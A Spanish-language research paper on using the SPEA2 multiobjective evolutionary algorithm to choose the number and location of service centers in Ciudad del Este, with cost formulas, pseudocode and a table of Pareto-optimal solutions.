Los problemas de localización de centros de atención con el objetivo de minimizar la suma del costo de instalación y costo de transporte, se consideran como una función del número de instalaciones abiertas con límites. La relación entre el coste de instalación y el costo de transporte se estudia y se utiliza para construir los métodos basados en el algoritmo *greedy*, el algoritmo *p*-mediano y el algoritmo *p*-centro. Se han hecho pruebas para el norte de Tailandia utilizando todos los métodos mencionados. Los resultados de la simulación muestran que el método desarrollado a partir del algoritmo *greedy* es adecuado para resolver problemas cuando el costo de instalación es mayor que el costo de transporte mientras que los casos opuestos se resuelven más eficientemente con el método desarrollado por el algoritmo *p*-mediano [10].

Se ha realizado una revisión de la literatura sobre variantes y extensiones del problema estándar de localización-enrutamiento de centros de atención, con una clasificación de variantes del problema, extractos de los trabajos realizados con las ideas principales, la discusión de los desarrollos recientes en el campo y la lista de temas prometedores para la investigación adicional [11].

De hecho, las decisiones de ubicación y de enrutamiento son interdependientes y los estudios han demostrado que el costo general del sistema puede ser excesivo si se abordan por separado. El problema de localización-enrutamiento de centros de atención (*location-routing problem*, LRP) integra los dos tipos de decisiones. Dado un conjunto de depósitos potenciales con costes de apertura, una flota de vehículos idénticos y un conjunto de clientes con demandas conocidas, el LRP clásico consiste en abrir un subconjunto de depósitos, asignarles clientes y determinar rutas de vehículos para minimizar el coste total incluyendo el coste de los depósitos abiertos, los costes fijos de los vehículos

utilizados y el coste total de las rutas. La literatura reciente (72 artículos) sobre el LRP estándar y las nuevas extensiones con varios escalones de distribución, objetivos múltiples, muestran los resultados de las metaheurísticas de vanguardia, se comparan en conjuntos estándar de instancias para el LRP clásico, el LRP de dos escalones y el problema del camión y remolque [12].

Se ha hecho un estudio que relaciona el tamaño de la flota y mezcla el problema de ubicación-enrutamiento con ventanas de tiempo (*fleet size and mix location-routing problem with time windows*, FSMLRPTW) que extiende el problema de encaminamiento de ubicación al considerar una flota heterogénea y ventanas de tiempo. El objetivo principal es minimizar la suma del costo fijo del vehículo, el coste del depósito y el costo de enrutamiento. Como herramienta de resolución se utiliza un algoritmo híbrido de búsqueda evolutiva (*hybrid evolutionary search algorithm*, HESA). Los experimentos computacionales extensivos en nuevas instancias de referencia han demostrado que el HESA es altamente eficaz en el FSMLRPTW [13].

Otro trabajo propone un algoritmo genético híbrido (*genetic algorithm*, GA) para resolver el problema de localización-enrutamiento capacitado. El algoritmo propuesto sigue el marco estándar de GA utilizando procedimientos de búsqueda local en la fase de mutación. Los resultados muestran que, aunque relativamente simple, el algoritmo propuesto es efectivo, proporcionando resultados competitivos para instancias de referencia dentro de un tiempo computacional razonable [14].

3. Formulación Matemática del Problema

En esta sección se definen algunos conceptos relativos a la optimización multiobjetivo, se resume el procedimiento realizado para encontrar estas soluciones y se presenta el problema de prueba.

3.1. Optimización Multiobjetivo

El problema de optimización Multiobjetivo tratado en este trabajo se define de la siguiente forma [15-16]:

$$\text{Minimizar } \mathbf{y} = \mathbf{f}(\mathbf{x}) = (f_1(\mathbf{x}), f_2(\mathbf{x}), f_3(\mathbf{x})) \quad (1)$$

Donde:

$\mathbf{x} = (x_1, x_2, \dots, x_i, \dots, x_n) \in X \subset \mathbb{N}^n$ representa el vector de variables de decisión;

$\mathbf{y} = (y_1, y_2, y_3) = \mathbf{f}(\mathbf{x}) \in Y \subset \mathbb{N}^3$ representa el vector de funciones objetivo;

n ... número máximo de centros de atención;

m ... número máximo de cuadrículas en que se divide el área en estudio;

x_i ... designa la ubicación de un centro dentro del área en estudio ($0 \leq x_i \leq m$);

y_i ... representa la inversión acumulada hasta el año considerado;

X ... representa el espacio de decisiones;

Y ... representa el espacio objetivo.

Cabe recordar que en un contexto multiobjetivo [15] se dice que un vector objetivo \mathbf{y} domina a otro \mathbf{y}' si y solo si:

$y_i \leq y'_i, \forall i$, y, además, $y_j < y'_j$ para por lo menos un j .

Una solución $\mathbf{x}^* \in X$ es Pareto óptima si no existe otra $\mathbf{x} \in X$ tal que $\mathbf{y} = \mathbf{f}(\mathbf{x})$ domine a $\mathbf{y}^* = \mathbf{f}(\mathbf{x}^*)$. El conjunto de todas las soluciones Pareto óptimas es denominado conjunto Pareto óptimo P ($P \subset X$), y su imagen, Frente Pareto FP ($FP \subset Y$).

3.2. Ubicación Óptima de Centros de atención y Problema de Prueba

El problema de la ubicación óptima de centros de atención consiste en encontrar el número óptimo de centros y la mejor ubicación de dichos centros en un área de estudio (típicamente una ciudad determinada, Ciudad del Este para este trabajo), de forma a minimizar el costo acumulado de inversión a corto, mediano y largo plazo.

El área de la ciudad a ser atendida se divide en m cuadrículas de 500 m de lado. A cada una de éstas cuadrículas se le asigna un valor de fila y columna, conformando una matriz. A cada elemento de esta matriz se asocian dos valores: *Población*, que es la cantidad de habitantes que hay en cada cuadrícula, y *Costo del Terreno* (por metro cuadrado). Los datos de población y terrenos se obtienen a partir de datos oficiales disponibles sobre el área en estudio, que para el presente trabajo, será Ciudad del Este, capital del departamento de Alto Paraná, República del Paraguay [17].

De esta forma, obtenemos una matriz $M \in \mathbb{N}^{m \times 4}$ con una fila por cada una de las m cuadrículas válidas y 4 columnas con información por cuadrícula, de:

- 1ª columna: fila para su ubicación en el mapa;
- 2ª columna: columna para su ubicación en el mapa;
- 3ª columna: población actual (dato utilizado para estimar demanda);
- 4ª columna: costo del terreno.

Debido a que el plano del área en estudio tiene en general una figura geométrica irregular, muchas cuadrículas caen fuera de los límites de la ciudad o en zonas no habitadas, con ríos, lagos o montañas. Por lo tanto, utilizando técnicas de matrices esparzas, a todas las cuadrículas que quedan fuera de la ciudad se les asigna un indicador de cuadrícula no válida (*flag*) y no se les cuenta entre las m cuadrículas válidas.

El costo de implementación de un centro de atención es calculado de la siguiente forma [18]:

$$y_i = \sum_{j=1}^6 c_j(x) \quad \dots i=1, 2, 3 \quad (2)$$

donde:

- $c_1(x)$: costo total de conexión, definidas por el vector de decisión x ;
- $c_2(x)$: costos de terrenos donde serán instalados los centros;
- $c_3(x)$: costos de edificios donde serán instalados los centros;
- $c_4(x)$: costos de ingeniería que conlleva la instalación de los centros;
- $c_5(x)$: costos de equipos de concentración;
- $c_6(x)$: costos de equipos de comunicación entre los centros definidos por x .

Para la evaluación del costo de conexión $c_1(x)$, se calcula las distancias de cada punto de conexión al centro de atención más cercano, conforme se ilustra en el siguiente ejemplo.

3.2.1. Problema de Prueba. Como problema de prueba para ejemplificar la presente propuesta se escogió el diseño de los centros de atención para la ciudad de Ciudad del Este, dada la disponibilidad de datos para la misma [17]. La Figura 1 representa el plano cuadrículado de Ciudad del Este, con los contornos indicando los elementos válidos de la matriz. Para este ejemplo, existen $m = 685$ cuadrículas válidas.




Figura 1. Ejemplo de división en cuadrículas de Ciudad del Este. Este plano indica los

contornos que contienen los 685 elementos válidos de la matriz. Además, se observa un ejemplo de ubicación de 15 centros de atención.

El vector de decisión para este ejemplo, al adoptar un número máximo de $n = 20$ centros, será:

$$x = (0, 0, 0, 0, 0, 36, 130, 181, 256, 306, 334, 373, 393, 435, 499, 541, 548, 581, 586, 621)$$

donde se observa que de los 20 centros posibles, esta solución solo utiliza 15 centros, ubicados en las posiciones 36, 130, 181, 256, 306, 334, 373, 393, 435, 499, 541, 548, 581, 586 y 621. Puede notarse, además, que el vector de decisión x tiene sus elementos x_i ordenados en forma creciente, lo que facilita detectar soluciones similares donde los centros se encuentran simplemente permutados.

Las cuadrículas que formarán parte del área de servicio de un centro, son aquellas que tienen el costo mínimo de conexión cuando son conectadas a este centro. Cada una de estas cuadrículas, denotadas en adelante x_i , atiende la condición: $1 \leq x_i \leq m$. A cada cuadrícula x_i van asociados dos valores que representan sus coordenadas (X_i, Y_i) en una matriz de 46 filas por 32 columnas. El cálculo del costo de conectar los usuarios que están en una cuadrícula x_i a un centro, se realiza conforme a:

$$c_{ii} = d_i \times p \times (|X_i - X_i| + |Y_i - Y_i| + 1) \quad (3)$$

donde:

- c_{ii} costo de conectar los usuarios pertenecientes a la cuadrícula x_i al centro x_i ;
- d_i cantidad de usuarios de la cuadrícula x_i ;
- p costo de planta externa por unidad de longitud, por cada usuario;
- (X_i, Y_i) ... coordenadas del centro x_i ;
- (X_i, Y_i) ... coordenadas de la cuadrícula x_i .

El área de servicio de cada centro de atención contiene aquellas cuadrículas con menores distancias a dicho centro, de forma a minimizar el costo de conexión $c_1(x)$. Por lo tanto, el costo total de conexión, para el ejemplo considerado, se calcula conforme [16]:

$$c_1(x) = \sum_{i=1}^n \sum_{t=1}^m c_{it} \cdot h_{it} \quad (4)$$

$$h_{it} = \begin{cases} 1 & \text{si el sitio } x_t \text{ está conectado a la central } x_i \\ 0 & \text{caso contrario} \end{cases}$$

Se asume que cada sitio x_t puede estar conectado a un solo centro x_i , por lo tanto:

$$\sum_{i=1}^n h_{it} = 1 \quad x_i = 1, 2, \dots, m \quad (5)$$

$$\binom{m}{n} = \frac{m!}{(m-n)!n!} \quad (8)$$

El costo del terreno es el producto del costo por m² y el área del edificio del centro de atención, conforme:

$$c_2(\mathbf{x}) = \sum_{i=1}^n q_i x_i g_i x_i w_i \quad (6)$$

$q_i \dots$ área en m² a ser ocupada por el centro x_i .
 $g_i \dots$ costo del terreno por m² en la cuadrícula x_i .

$$w_i = \begin{cases} 1 & \text{si la central está en el sitio } x_i \\ 0 & \text{caso contrario} \end{cases}$$

Los demás costos de la ecuación (2), se calcularon de la siguiente forma:

$$\begin{aligned} c_3(\mathbf{x}) &= \sum_{i=1}^n c_e \times w_i \\ c_4(\mathbf{x}) &= \sum_{i=1}^n c_{ing} \times w_i \\ c_5(\mathbf{x}) &= \sum_{i=1}^m c_{eq} \times d_i \\ c_6(\mathbf{x}) &= \frac{c_{tr} \times k \times (k-1)}{2} \\ k &= \sum_{i=1}^n w_i \end{aligned} \quad (7)$$

donde:

$c_e \dots$ costo de construcción del edificio del centro de atención;
 $c_{ing} \dots$ costo de la ingeniería de planificación de centros;
 $c_{eq} \dots$ costo de los equipamientos del centro de atención, por usuario;
 $c_{tr} \dots$ costo de los equipamientos de transmisión;
 $k \dots$ cantidad de centros ($k \leq n$);
 $d_i \dots$ demanda telefónica de la cuadrícula x_i .

En consecuencia, el problema principal a ser resuelto consiste en encontrar la cantidad de centros de atención y la ubicación óptima de estos centros en el área de estudio, de la cual se conocen todos los datos relativos a la matriz M arriba definida. Si existen m sitios posibles, existen claramente 2^m alternativas de ubicación de centros. Aún, si se restringe la atención para ubicar n centros en m sitios, el número de alternativas de ubicación de centros es todavía:

En el ejemplo de la figura 1, para 685 cuadrículas válidas y 15 centros, existen unas $2,24 \times 10^{30}$ alternativas de ubicación de centros.

El problema propuesto en el presente trabajo, permite encontrar soluciones Pareto que minimicen los costos acumulados a corto, mediano y largo plazo, de un conjunto de alternativas de ubicación de centros, considerando los diferentes valores posibles del número k de centros ($k \leq n$). El espacio de búsqueda del problema propuesto, es entonces:

$$\sum_{i=1}^n \binom{m}{i} \quad (9)$$

en otras palabras, el método a ser utilizado en el presente trabajo debe posibilitar la obtención de un conjunto de soluciones Pareto óptimas, estableciendo la cantidad y la ubicación óptima de estas centros.

4. Algoritmo Evolutivo Propuesto

El algoritmo evolutivo propuesto es el SPEA2 cuyo desempeño en la búsqueda de soluciones se caracteriza por la obtención de soluciones Pareto óptimas y la diversidad de las mismas sobre el Frente Pareto [19]. Este algoritmo utiliza una estrategia de asignación de *fitness* que incorpora información de densidad a fin de evitar la pérdida de posibles soluciones óptimas [20]. El operador de truncamiento elimina aquellos individuos que están muy pegados unos a otros de forma a no perder puntos valiosos de la frontera y asegurar de esta forma que las soluciones encontradas en el frente Pareto, sean regularmente distribuidas. El proceso de encontrar los individuos no dominados en el archivo y la población, está basado en el concepto de dominancia Pareto. Cada vez que un individuo no dominado es encontrado, el mismo es comparado con los no dominados ya existentes en el archivo y si el mismo es una solución, el individuo hallado es insertado en el archivo. Para esclarecer el procedimiento de aplicación del SPEA2 en la planificación de centros, a continuación se presenta un esquema de utilización del referido algoritmo.

4.1. Representación de Soluciones y Población Inicial

Para la aplicación de los Algoritmos Evolutivos Multiobjetivos propuestos en el problema de prueba, cada individuo $x = (x_1, x_2, \dots, x_i, \dots, x_n)$ fue codificado usando un arreglo de números enteros x_i , tal que $0 \leq x_i \leq m$ ($m=685$). En la figura 1, donde se representa el plano

cuadrículado de Ciudad del Este, se puede apreciar los 685 valores no nulos de la matriz utilizada para los cálculos de costos de cada vector de decisión. La población inicial, cuyo tamaño se denotará como “*nind*” (número de individuos), es generada por un algoritmo heurístico de inicialización detallado en el pseudocódigo 1, en donde “*nmax*” indica el número máximo de centros para cada vector de decisión. Este algoritmo genera una población inicial en forma *inteligente* de manera a obtener individuos que se aproximen razonablemente al conjunto de soluciones Pareto óptimas buscadas, minimizando de esta forma los tiempos de corridas. Para cada individuo de la población, se realiza un sorteo para saber cuantos centros tendrá esa solución, y se ubican los centros de forma a que las mismas estén ubicadas en los centros de demandas a fin de minimizar los costos de conexión de los usuarios a su centro correspondiente. El algoritmo heurístico de inicio de la población se describe a continuación.

```

Algoritmo Heurístico de Inicialización de la Población Inicial.
Leer parámetros: nind, nmax
Ordenar matriz de población de acuerdo al número de habitantes
Para in=1 hasta nind
    Generar un número aleatorio N entre 6 y nmax
    Dividir la población total en N partes: parte=poblacion.total/N
    Para i=1 hasta N
        Elegir punto xi aleatoriamente entre las 5 ubicaciones más pobladas
        Hallar distancia euclidiana de xi a todas las ubicaciones de la matriz de población
        Ordenar las distancias obtenidas de menor a mayor
        poblacion = 0
        Mientras poblacion es menor o igual a parte
            Sumar a poblacion la población de las ubicaciones más próximas a xi
        Fin Mientras
        Eliminar de la matriz de población las ubicaciones que se agregaron a poblacion
        Hallar el centro geométrico Pi de todas las ubicaciones que se agregaron a poblacion
        Hacer xi=Pi
    Fin Para
    Si N < nmax
        xi=0 para todo i que no contiene una central (esto es,  $N+1 \leq i \leq nmax$ )
    Fin Si
Fin Para
Eliminar centrales repetidas de cada individuo de la población inicial y ordenar centrales en orden creciente
    
```

Pseudocódigo 1: Algoritmo Heurístico de generación de la población inicial.

4.2. Evaluación de Soluciones y Función *Fitness*

El *fitness* se define como la capacidad que posee un individuo de adaptarse al medio ambiente en que se desenvuelve, y determina la probabilidad de cruzamiento y supervivencia de dicho individuo [21]. En la evaluación de la función *fitness*, se utilizaron los conceptos de dominancia Pareto definidos en la sección 3.1 en un contexto de minimización de funciones objetivos. De esta forma, cada vector de decisión es comparado con otro a través de las funciones objetivos de dichos vectores, de forma a determinar si un individuo *i* domina a otro individuo *j*. La función *fitness* fue implementada conforme a lo especificado por el SPEA2 de Zitzler [20]. Los valores de *fitness* calculados mediante esta función, son utilizados en la selección de los individuos que pasarán a formar parte del archivo que contiene a los mejores individuos de la población. El referido algoritmo asigna a los individuos no dominados un *fitness* menor a

1, en cuanto que a los individuos dominados se les asigna un *fitness* mayor o igual a 1, con lo que todos los individuos tienen diferentes valores de *fitness*. Los individuos que tienen mejor *fitness* (menor que uno) son los que tienen mayor probabilidad de cruzamiento.

El algoritmo de *fitness* utilizado para la implementación del algoritmo evolutivo multiobjetivo SPEA2, se detalla en el pseudocódigo 2 mostrado a continuación.

```

Programa función Fitness (calcula fitness de la población y el archivo)
Hacer N= número de individuos en la población y el archivo
Para i=1 hasta N
    Para cada individuo i calcular el valor de su strength S(i) que es el número de
    soluciones que i domina:
        
$$S(i) = |\{j \in P_t + \bar{P}_t \wedge i \succ j\}|$$

    Fin Para
    Para i=1 hasta N
        Para cada individuo i calcular el valor de su raw fitness que es la suma de
        los strengths de los individuos que dominan a i:
            
$$R(i) = \sum_{j \in P_t + \bar{P}_t, j \succ i} S(j)$$

    Fin Para
    k=raíz cuadrada de N
    Para i=1 hasta N
        Para j=1 hasta N
            Calcular distancia euclidiana del individuo i a todos los individuos j
        Fin Para
        Ordenar las distancias del individuo i a todos los individuos j en orden ascendente
        Hacer  $\sigma_i^2$  = distancia del individuo i al k-ésimo elemento
        Calcular la densidad D(i) del individuo i:
            
$$D(i) = \frac{1}{\sigma_i^2 + 2}$$

    Fin Para
    Calcular el fitness=suma del raw fitness y la densidad:  $F(i) = R(i) + D(i)$ 
    
```

Pseudocódigo 2: Algoritmo de cálculo del *fitness* para el SPEA2.

4.3. Selección

Se denomina como *selección del ambiente* [20] a la acción de completar con los mejores individuos de cada generación, una población externa denominada archivo. El tamaño del archivo es fijo y no varía durante las corridas del algoritmo. Inicialmente, todos los individuos no dominados, cuyos *fitness* son menores que uno, son copiados al archivo de la siguiente generación $\bar{P}_{t+1} = \{i | i \in P_t + \bar{P}_t \wedge F(i) < 1\}$. Si la cantidad de individuos no dominados es igual al tamaño establecido para dicho archivo ($|\bar{P}_{t+1}| = \bar{N}$), el paso de *selección del ambiente* está completo. Caso contrario, existen dos posibilidades:

- 1) La cantidad de individuos no dominados es menor que el tamaño establecido para el archivo ($|\bar{P}_{t+1}| < \bar{N}$), o
- 2) La cantidad de no dominados es mayor que el tamaño fijado para el archivo ($|\bar{P}_{t+1}| > \bar{N}$).

En el primer caso, se completa el archivo con los mejores $(\bar{N} - |\bar{P}_{t+1}|)$ individuos dominados en el archivo y la población de la generación anterior *t*. Esto es implementado ordenando el multiconjunto $P_t + \bar{P}_t$ de acuerdo a los valores de *fitness* y copiando a \bar{P}_{t+1} los primeros $\bar{N} - |\bar{P}_{t+1}|$ individuos *i* con *fitness* $F(i) \geq 1$. En el

segundo caso, cuando el tamaño del conjunto de no dominados es mayor a \bar{N} , un operador de truncamiento remueve iterativamente los individuos de \bar{P}_{t+1} hasta que el conjunto de no dominados sea igual al tamaño establecido para el archivo $|\bar{P}_{t+1}|=\bar{N}$. Este operador de truncamiento garantiza que puntos valiosos de la frontera no sean perdidos, y lo realiza de la siguiente forma: el individuo que tiene la menor distancia euclidiana a otro individuo es desechado en cada iteración. En caso de igualdad con otros individuos, se desempata considerando la segunda menor distancia del individuo a ser removido, y así sucesivamente.

4.4. Pseudocódigo del Algoritmo Evolutivo Multiobjetivo Propuesto SPEA2

En las corridas realizadas del algoritmo SPEA2 se utilizaron los siguientes parámetros:

- Tamaño de la población (nind) = 100.
- Número máximo de centros (nmax) = 14 a 20.
- Tamaño del archivo de no dominados (nptrue) = 100.
- Número máximo de generaciones (ngen) = 1000 a 3000.
- Probabilidad de cruzamiento (pc) = 0,7 a 0,9.
- Probabilidad de mutación (pm) = 0,1 a 0,3.

Los parámetros utilizados en las corridas del algoritmo SPEA2, fueron establecidos considerando los resultados experimentales obtenidos en métricas de desempeño para evaluar algoritmos evolutivos multiobjetivos [15, 19]. Además, se han tenido en cuenta los resultados obtenidos en las numerosas corridas del algoritmo, para estimar los mejores parámetros, para cada una de las situaciones planteadas, en el problema de prueba. Se han realizados en total unas 10 corridas de este algoritmo, en los cuales se han obtenidos excelentes soluciones que forman parte del frente pareto.

A continuación, se presenta el Pseudocódigo 3 del algoritmo Multiobjetivo utilizado:

```

Programa Principal SPEA2
Leer los parámetros del SPEA2: nind, nmax, ngen, pm, pc, nptrue
Generar una población usando el algoritmo heurístico (Pseudocódigo 1)
Generar un archivo vacío (conjunto externo)
Para gen=1 hasta ngen
    Eliminar centrales repetidas del individuo
    Evaluar funciones objetivo de cada individuo de la población
    Asignar fitness a cada individuo de la población y del archivo
    Calcular todos los individuos no dominados de la población y el archivo
    Actualizar el archivo con los individuos no dominados
    Si el tamaño del archivo es mayor que nptrue
        Reducir el tamaño del archivo con el operador de truncamiento
    Caso contrario
        Si el tamaño del archivo es menor que nptrue
            Copiar los mejores individuos dominados del archivo y la población con fitness ≥ 1 al
            archivo de la nueva generación hasta que el tamaño del archivo sea igual a nptrue
        Fin Si
    Si gen es menor que ngen
        Realizar torneo binario para seleccionar los individuos del archivo que formarán parte del
        conjunto de emparejamientos
        Realizar cruzamiento y mutación del conjunto de emparejamientos
        Actualizar la población del resultado del conjunto de emparejamientos
    Fin Si
    Incrementar contador de generaciones (gen=gen + 1)
Fin Para
Salvar el archivo (conjunto de no dominados)
    
```

Pseudocódigo 3: Algoritmo SPEA2 implementado.

Es posible obtener siempre buenos resultados, utilizando valores adecuados de los parámetros del SPEA2, tales como número máximo de generaciones, número máximo de centros, probabilidad de cruzamiento y mutación. Los parámetros mostrados más arriba son los que mejores resultados han arrojado.

5. Resultados Experimentales

Las soluciones obtenidas después de cada corrida del algoritmo SPEA2, fueron evaluadas teniendo en cuenta el concepto de dominancia pareto a fin de encontrar las soluciones realmente no dominadas en relación con el conjunto de soluciones encontradas durante todas las corridas realizadas. Las soluciones encontradas para el problema de prueba son presentadas en la tabla 1. En la misma están resumidas todas las soluciones que forman parte del frente Pareto, y refleja el resultado de las numerosas corridas realizadas para alcanzar las mejores soluciones, teniendo en cuenta todos los objetivos establecidos para el análisis del problema de prueba.

A continuación, se presenta la tabla de valores de soluciones no dominadas encontradas para Ciudad del Este.

Tabla 1: Tabla de soluciones no dominadas encontradas.

Solución	Tabla de Valores de Soluciones No-Dominadas Encontradas																			Costos en US\$			
	Vector de Decisión																			Año 2005	Ampliación Año 2010	Ampliación Año 2015	
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20			
1	0	0	0	0	36	130	181	256	306	334	373	393	435	499	541	548	581	586	621	10.985.202	22.833.638	24.409.714	
2	0	0	0	0	38	128	160	216	283	320	362	381	393	466	486	527	544	581	586	593	11.005.649	22.814.911	24.479.605
3	0	0	0	0	36	130	181	256	306	334	373	393	414	435	499	541	548	581	586	621	11.019.016	22.812.111	24.475.842
4	0	0	0	0	34	174	181	188	282	334	374	384	393	461	499	541	548	581	586	621	11.047.540	22.811.166	24.475.300
5	0	0	0	38	115	160	216	283	320	362	381	393	439	486	527	544	549	581	586	593	11.078.738	22.794.915	24.457.484
6	0	0	0	38	115	160	216	283	346	362	381	393	439	486	527	544	549	581	586	593	11.081.618	22.793.998	24.456.294
7	0	0	0	34	174	181	188	256	282	334	374	384	393	461	499	541	548	581	586	621	11.113.795	22.791.941	24.453.931
8	0	0	0	34	153	181	188	256	282	334	374	384	393	461	499	541	548	581	586	621	11.116.055	22.790.769	24.452.382
9	0	0	38	115	160	216	239	284	320	362	381	393	439	486	527	544	549	581	586	593	11.190.439	22.781.370	24.442.249
10	0	0	38	115	160	216	239	284	346	362	381	393	439	486	527	544	549	581	586	593	11.193.319	22.780.451	24.441.059
11	0	0	38	115	160	216	239	284	346	362	382	393	439	486	527	544	549	581	586	593	11.208.240	22.779.638	24.440.166
12	0	0	29	85	153	181	237	271	306	361	392	401	410	461	499	541	548	581	586	621	11.209.453	22.780.898	24.439.991
13	0	0	34	174	181	188	256	282	334	374	384	393	461	468	499	541	548	581	586	621	11.216.186	22.776.916	24.437.104
14	0	0	34	153	181	188	256	282	334	374	384	393	461	468	499	541	548	581	586	621	11.218.446	22.775.744	24.435.555
15	0	29	114	174	181	258	271	284	334	392	410	441	455	461	499	541	548	581	586	621	11.309.719	22.765.006	24.422.508
16	29	114	174	181	237	271	306	323	334	392	410	441	455	461	499	541	548	581	586	621	11.455.079	22.753.481	24.409.232
17	29	114	174	181	237	271	306	323	334	392	410	441	455	461	499	541	548	581	586	621	11.456.591	22.753.315	24.409.128
18	29	114	153	181	237	271	306	323	334	392	410	441	455	461	499	541	548	581	586	621	11.464.287	22.753.394	24.408.970
19	29	114	153	181	237	271	306	323	334	392	410	441	455	461	499	541	548	581	586	621	11.465.798	22.753.228	24.408.865
20	37	127	151	180	226	244	245	264	299	313	316	324	377	397	399	419	425	478	607	632	11.697.652	22.752.562	24.408.095

En la tabla 1 se puede apreciar que la mejor solución para el año base 2005 es la número 1, que utiliza 15 centros. Para los años 2010 y 2015, la mejor solución es la número 20 que requiere de 20 centros,. Claramente, los tres objetivos conflictúan entre sí por lo que el planificador deberá decidir cual es la mejor relación de compromiso entre su inversión a corto plazo y el costo que podrá llegar a tener la red a mediano y largo plazo. Es interesante enfatizar que al utilizar un algoritmo evolutivo multiobjetivo, el planificador no solo encuentra las mejores soluciones para cada objetivo, sino toda la gama de soluciones de compromiso Pareto óptimas entre estos objetivos, por lo que se facilita la toma de decisión consciente.

En este procedimiento descrito, el planificador puede elegir una de las soluciones encontradas en la tabla 1 y dar énfasis a un solo objetivo. Por ejemplo, se podrá elegir la solución número 20 en donde el costo de inversión inicial para el año base 2005 es más elevado, pero tendrá importantes ahorros, cuando se necesite realizar ampliaciones en los años 2010 y 2015.

Dado que en la metodología propuesta existen varias soluciones no dominadas entre sí, y a fin de simplificar la tarea del planificador, se presenta en la figura 2 una sugerencia pragmática para elegir una de entre todas las soluciones Pareto óptima. La idea es traer a *valor presente* las inversiones a mediano y largo plazo de forma a tener un único objetivo que permita comparar todas las alternativas de solución encontradas por el planificador, en el tradicional contexto mono-objetivo. En la figura 2 puede notarse que en la simplificación propuesta, el número óptimo de centros es 15. Esta sugerencia no significa que el problema se transforme en un mono-objetivo, ya que el presente trabajo propone la optimización de todos los parámetros simultáneamente: cantidad óptima de centros, ubicación óptima de centros para poder minimizar los costos de inversión a corto, mediano y largo plazo, minimización de costos de: conexión, terrenos, edificios, ingeniería, equipamientos de centros, etc. Además, esta solución presentada es para el caso particular del problema de prueba, y no es posible generalizar para otros casos mucho más complejos.




Figura 2. Este diagrama muestra el costo de inversión en función de la cantidad de centros. Se observa el número óptimo de centros que es igual a 15.

6. Conclusiones

La utilización de Algoritmos Evolutivos Multiobjetivos en la resolución de problemas de ubicación de centros de atención, constituye un enfoque diferente en la planificación de ubicación de facilidades. Esta metodología proporciona una herramienta computacional que permite obtener un conjunto de

soluciones Pareto óptimas, considerando todos los aspectos que se quieran optimizar de manera simultánea. Los métodos heurísticos tradicionales proporcionan simplemente soluciones puntuales [22], apelando a procesos iterativos para contemplar todos los aspectos de la red que se quiere diseñar, con la consecuente demora en el diseño.

Con el presente trabajo, se nota que la utilización de algoritmos evolutivos Multiobjetivos como el SPEA2, proporciona al planificador de redes un conjunto de soluciones Pareto óptimas para la correcta ubicación de los centros, de forma a minimizar los costos iniciales de inversión y las inversiones de expansión a mediano y a largo plazo. Conforme con los resultados obtenidos en este trabajo, se puede aseverar que las soluciones distribuidas sobre el frente Pareto son dominantes. De hecho, en las pruebas realizadas, las soluciones obtenidas con el SPEA2 superaron claramente a las obtenidas por otros métodos tradicionales.

En definitiva, se puede afirmar que el empleo de algoritmos evolutivos Multiobjetivos para la planificación, dimensionamiento y optimización de ubicación de centros de atención, ofrece una perspectiva más amplia y eficiente que permite a los planificadores decidir entre un conjunto de soluciones óptimas, manejando los diversos aspectos de la red que se consideren necesarios para minimizar los costos en juego.

Cabe destacar que la metodología adoptada para resolver el problema de ubicación de centros es fácilmente adaptable a otros problemas similares. Por ejemplo, dada una cantidad de centros existentes en un área, se puede calcular donde agregar nuevos centros.

En base a los resultados obtenidos, se puede concluir que la metodología propuesta sirve para mejorar: la planificación de redes de telecomunicaciones, ubicación de estaciones bases para telefonía celular, o en general, ubicar de manera óptima centros de atención de diversos servicios, como cadenas de comida rápidas, supermercados, etc. La metodología propuesta es fácilmente adaptable a otros problemas similares, tales como la planificación de centros turísticos, que está teniendo cada vez mayor importancia para el desarrollo territorial.

7. Reconocimiento

Agradezco a los revisores por sus comentarios que mejoraron tanto el contenido así como la presentación del artículo. Soy también agradecido a la Facultad Politécnica, Universidad Nacional del Este por el apoyo para la realización de este trabajo.

8. Referencias

- [1] A. Tamir, "The k-centrum multi-facility location problem," *Discret. Appl. Math.*, vol. 109, no. 3, pp. 293–307, 2001.
- [2] C. Almeida, N. Amarilla, and B. Barán, "Optimización Multiobjetivo en la Planificación de Centrales Telefónicas," 2003.
- [3] C. Almeida, N. Amarilla, and B. Barán, "Ampliación de Redes de Telefonía Básica," p. 9, 2003.
- [4] N. Amarilla, C. Almeida, and B. Barán, "Optimización Multiobjetivo para la Ubicación de Locutorios de Cabinas Telefónicas," 2004.
- [5] J. Mihelic and B. Robic, "Facility Location and Covering Problem," *Theor. Comput. Sci. Inf. Soc.*, no. April, pp. 4–5, 2004.
- [6] R. Z. Farahani, M. Steadieseifi, and N. Asgari, "Multiple criteria facility location problems: A survey," *Appl. Math. Model.*, vol. 34, pp. 1689–1709, 2009.
